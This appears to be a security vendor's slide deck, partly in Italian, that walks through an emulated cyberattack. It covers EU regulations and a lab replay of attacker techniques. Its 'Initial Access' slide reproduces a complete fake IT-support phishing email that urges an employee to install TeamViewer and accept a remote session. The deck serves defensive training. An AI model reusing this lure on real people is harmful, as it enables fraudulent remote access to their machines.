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Cyber Attacco step by step: un percorso tra le tecnologie e i servizi di security

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


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ONE BILLION DEVICES PROTECTED



Finalmente il legislatore interviene




- AI Act
 - Forse già obsoleto, sicuramente perfettibile, ma perlomeno si interviene
- Il DMA ed il DSA stanno entrando in vigore
 - La Commissione Europea sta ospitando gli workshop con gli stakeholders in questi giorni
- DORA è già pienamente in vigore
- NIS 2 è in vigore e sarà pienamente operativo tra pochi mesi

INTRO


- **Most relevant TTPs** gathered in MDR investigations on customers and OSINT extracted ones
- **Lab Emulation** of such TTPs
- **EDR prevention was disabled**
- **AV prevention was disabled**
- **Main Goal:**
Gather all the relevant telemetry for such attacks and understand the artifacts and behavior to spot during an investigation and be ready for containment/remediation




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INITIAL ACCESS



Subject RE: ITSupport [IT12309812] - Acknowledge request

Dear employee,

Thank you for reaching out to our technical support team. To assist you with the necessary support activities on your workstation, we recommend initiating a remote session using TeamViewer.

Please follow these steps:

- 1. Download TeamViewer:**
 - Please use the following link: [https://get.teamviewer.com/s/\[redacted\]](https://get.teamviewer.com/s/[redacted])
- 2. Run TeamViewer executable from your Downloads directory:**
 - Launch TeamViewer on your workstation.
- 3. Accept the incoming session:**
 - Click on accept in the dialog box that will appear
- 4. Wait for Connection:**
 - Our support agent will connect to your workstation remotely to diagnose and resolve any issues.

Please note that during the remote session, you'll have full control over the process, and you can terminate the connection at any time.

If you encounter any difficulties or have questions, feel free to reply to this email or contact our support hotline.

Thank you for choosing our technical support services. We look forward to assisting you!

Best regards,

ACME Corporation Technical Support Team

From: IT Support <itsupport@external-techsupport.com>
Sent: 5 February, 2024 12:49 PM
To: John Doe <john.doe@acme.com>
Subject: ITSupport [IT12309812] - Acknowledge request


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REQUEST ACKNOWLEDGED
IT12309812: Random Reboot of machine

Dear John,
Below you find the details of your request



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


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

